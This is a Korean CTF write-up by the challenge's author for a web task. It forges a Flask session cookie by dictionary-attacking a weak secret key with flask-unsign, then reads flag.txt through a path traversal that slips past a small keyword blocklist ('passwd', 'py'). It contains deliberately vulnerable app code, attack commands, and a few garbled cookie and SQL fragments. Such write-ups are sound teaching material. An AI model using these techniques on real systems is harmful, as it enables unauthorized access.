

The_Cookie_I_Made

≡ 문제 분류	web
≡ poc 작성자	김재환
≡ 문제 개발자	김재환

1. 문제

문제는 다음과 같습니다.

챌린지

0명 해결함

×

The_Cookie_I_Made


1000

내가만든 쿠키~

안녕하세요 뉴진스 웹사이트를 만드는 중입니다. 관리자 권한이 있는 우리팀원들은 뉴진스의 정보를 얻을 수 있습니다.

근데... 내가 만든 쿠키...? 먹어도 안전한가요?

<http://223.130.143.116:10004>


 TheCookie...

플래그

제출

1.2 문제 분석

처음 접근하게 되면 로그인 페이지가 로드 됩니다.



```
#db
COPY ./init.sql /init.sql

RUN sqlite3 user.db < /init.sql

EXPOSE $PORT

ENTRYPOINT [ "python" ]
CMD [ "app.py" ]
```

```
> CREATE TABLE users (  
    idx int auto_increment primary key,  
    username varchar(64) not null,  
    password varchar(64) not null  
);  
  
-- soooooooooooooooooooooo loooooooooooooooooooooooooooooong password! you  
INSERT INTO users (username, password) values ('admin', '17  
  
-- guest password is guest  
-- guest의 비밀번호는 guest입니다.  
INSERT INTO users (username, password) values ('guest', '84
```

일단 `guest`의 비밀번호가 `guest`인 것을 확인하였으니 로그인을 해보겠습니다.

내가만든 쿠키~

뉴진스 팬사이트 데모입니다. 팬사이트에 필요한 정보는 /admin에 있습니다. 대신! 관리자만 접속이 가능합니다.

당신의 등급은 guest입니다. 관리자로 올라가고 싶다면... 1,000,000,000,000,000,000원정도 필요할걸요?

게스트시네요!

내가만든 쿠키~



- 현재 권한이 `guest` 임을 알 수 있습니다.
- `admin` 권한으로 업그레이드 해야 관리자 페이지에 접속하여 무언가 할 수 있을 것으로 보입니다.

`/admin` 엔드포인트로 진입하는 방법은 `session['isAdmin']` 을 `true` 로 만들면 될 것 같습니다.

`session['isAdmin']` 을 `True` 로 만드는 방법은 두가지가 있습니다.


1. `admin으로 로그인`
2. `속성 값 조작`

둘 중 하나로 문제의 방향성을 잡으면 될 것 같습니다.

2. 풀이

2.1 Flask session 분석

guest로 로그인하면, session 정보가 저장됩니다. 이 세션이 의미하는 것은 무엇이고, 어떤 정보가 있는지 살펴보겠습니다.



Name	Value	Domain	Path	Expires / ...	Size	HttpO...	S...	Sam...	Parti...	Prior...
session	eyJpc0FkbWluIjpmYXZzZWidXNlcm5hbWUiOiJndWVzdCJ9.ZkmbpA.WAHiMCQOm0Ts6N5UoPJZh6AD68	223.130.143.116	/	Session	90	✓				Medi...

무언가 암호화 되어 있는 것 같아도, Flask는 3개의 섹션으로 세션 정보를 저장합니다. . 으로 구분되며, 제일 앞 부분에 있는 정보는 base64로 encoding 되어 있습니다.



Input

```
eyJpc0FkbWluIjpmYXZzZWidXNlcm5hbWUiOiJndWVzdCJ9.ZkmbpA.WAHiMCQOm0Ts6N5UoPJZh6AD68
```

Output

```
{ "isAdmin": false, "username": "guest" } fI • #ENQ • RS #STX: E | Ñ ; : 7 • ( < • aè NUL Ú
```

조금 더 자세히 살펴보면 다음과 같이 구성되어 있습니다.

```
eyJpc0FkbWluIjpmYXZzZWidXNlcm5hbWUiOiJndWVzdCJ9. # 세션 정보
ZkmbpA. #타임 스탬프
```

```
WAHiMC0q0m0Ts6N5UoPJZh6AD68 # 해쉬 (secret_key + timestamp + s
```



그렇다면 이 값들을 무작위로 바꿀 수 있나요?

- 아닙니다. 마지막 섹션인 해쉬 값 부분에서는 `세션의 정보 + 서버에서 설정하는 secret_key + 타임스탬프`가 결합된 정보로 해시값을 생성하기 때문에 `secret_key`를 알 수 없다면 변조할 수 없습니다.
- 무결성을 검증한다고 보면 됩니다.

그렇다면 secret key를 알아내면 되겠군요!

2.2 Flask-unsign

Secret-key를 무차별 대입 공격을 시도하거나, 알아냈을 때 사용할 수 있는 툴입니다. `pip`으로 설치할 수 있습니다

```
pip install flask-unsign
```

사실 secret_key를 알아내는 것은 거의 불가능 합니다. 개발자가 임의로 설정하지 않는 이상 랜덤한 값으로 지정될 뿐만 아니라, 보통 엄청나게 길고 깨기 힘든 난수로 생성됩니다.

하지만 해당 문제에서는 `관리자가 뉴진스를 너무 좋아해서 뉴진스의 이름으로 secret_key를 설정했습니다.` (출제자와는 전혀 관련이 없습니다.)

```
app = Flask(__name__)

# 누가 만든 쿠키~
members = ['Hanni1','Hanni2','Hanni3','Hanni4','Hanni5',
            'Minji1','Minji2','Minji3','Minji4','Minji5',
            'Haerin1','Haerin2','Haerin3','Haerin4','Haerin5',
            'Daniel1','Daniel2','Daniel3','Daniel4','Daniel5',
            'Hyein1','Hyein2','Hyein3','Hyein4','Hyein5']

member = random.choice(members)

app.secret_key = member
```

- 멤버들 이름+숫자 중 secret_key가 설정되는 것을 볼 수 있습니다.
- 그렇다면 사전 대입 공격을 통해 secret key를 유추해 낼 수 있겠군요!

secretkey 사전 대입 공격

flask-unsign를 사용하면, 무차별 대입 공격 및 세션 재 조립을 쉽게 할 수 있습니다.

하지만 여기서는 무엇을 대입해야 할지 알기 때문에 `members.txt`에 멤버들 이름을 전부 넣고 돌려보겠습니다.

```
# 예시
flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --un

# 사용
flask-unsign --wordlist ./members.txt --unsign --cookie 'eyJp'
```

오! secret_key는 `Hyein4` 임을 알아냈습니다.

```
PS C:\Users\s1lm\Desktop\자료\프로젝트\우석대학교 CTF\문제\The Cookie I Made\solution> flask-unsign --wordlist ./members.txt --unsign --cookie 'eyJpOTZm6008' --no-literal-eval
[*] Session decodes to: {'isAdmin': False, 'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[*] Found secret key after 25 attempts
b'Hyein4'
PS C:\Users\s1lm\Desktop\자료\프로젝트\우석대학교 CTF\문제\The Cookie I Made\solution> []
```

세션 재 조립

이제 해당 정보를 가지고 다시 세션을 생성해 보겠습니다.


```
flask-unsign --sign --cookie '{"isAdmin':true}" --secret "Hyein4"
```

- 여기서 자신이 원하는 정보로 값을 변경하면 됩니다.
- `isAdmin` 값을 `True` 로 변경해서 생성해 보겠습니다.

세션이 생성되는 것을 볼 수 있습니다.

```
PS C:\Users\s1lm\\Desktop\자료\프로젝트\우석대학교 CTF\문제\web\The_Cookie_I_Made\solution> flask-unsign --sign --cookie '{"isAdmin':True}" --secret "Hyein4"
eyJpc0FkbWludj09cnVlZGZkZmZw.kGis13BMrRQ9t7Di0Xdgen-XZs
PS C:\Users\s1lm\\Desktop\자료\프로젝트\우석대학교 CTF\문제\web\The_Cookie_I_Made\solution>
```

해당 세션을 브라우저에 복사하고, 다시 한번 웹페이지로 접근하면 `admin` 권한으로 승격되어 있는 것을 볼 수 있습니다.



2.3 Path Trav

드디어 관리자 페이지에 접근 하였습니다. 무언가 멤버들의 인적사항을 저장해 두고, 검색할 수 있도록 하는 페이지 같습니다. 한번 코드를 살펴 보겠습니다.

멤버들의 정보를 저장해놨습니다! 다들 암기하여 콘서트에 갈 수 있도록 합시다.

Request

POST 로 값을 받아서, 정적 경로로부터 파일을 가져와서 읽게 됩니다.

```
# code please
if request.method == "POST":
    memberName = request.form["name"].strip()

    # .\./
    keyWordList = ["passwd", "py"]

    for keyword in keyWordList:
        # haha
        if keyword in memberName:
            return render_template('admin.html', msg="GET OUT")

    path = "/app/static/members/" + memberName

    # ~~~~~ 진스
    try:
        with open(path, 'rb') as f:
            data = f.read()
            # HTML 템플릿에 인코딩된 이미지 데이터를 전달합니다.
            return render_template('admin.html', msg=data.decode('utf-8'))
    except:
        return render_template('admin.html', msg="잘못된 형식입니다.")
```

여기서는 관리자가 자신만 접속하는게 가능할 것이라 생각하여 필터링을 약하게 걸어놓은 것 같습니다. `../../../../flag.txt` 를 전송하여 최상위 디렉터리에 있는 `flag.txt` 를 읽으면 해결할 수 있습니다.

SOTI

멤버들의 정보를 저장해놨습니다! 다들 암기하여 콘서트에 갈 수 있도록 합시다.

Request

../../../../flag.txt

send

SOTI({})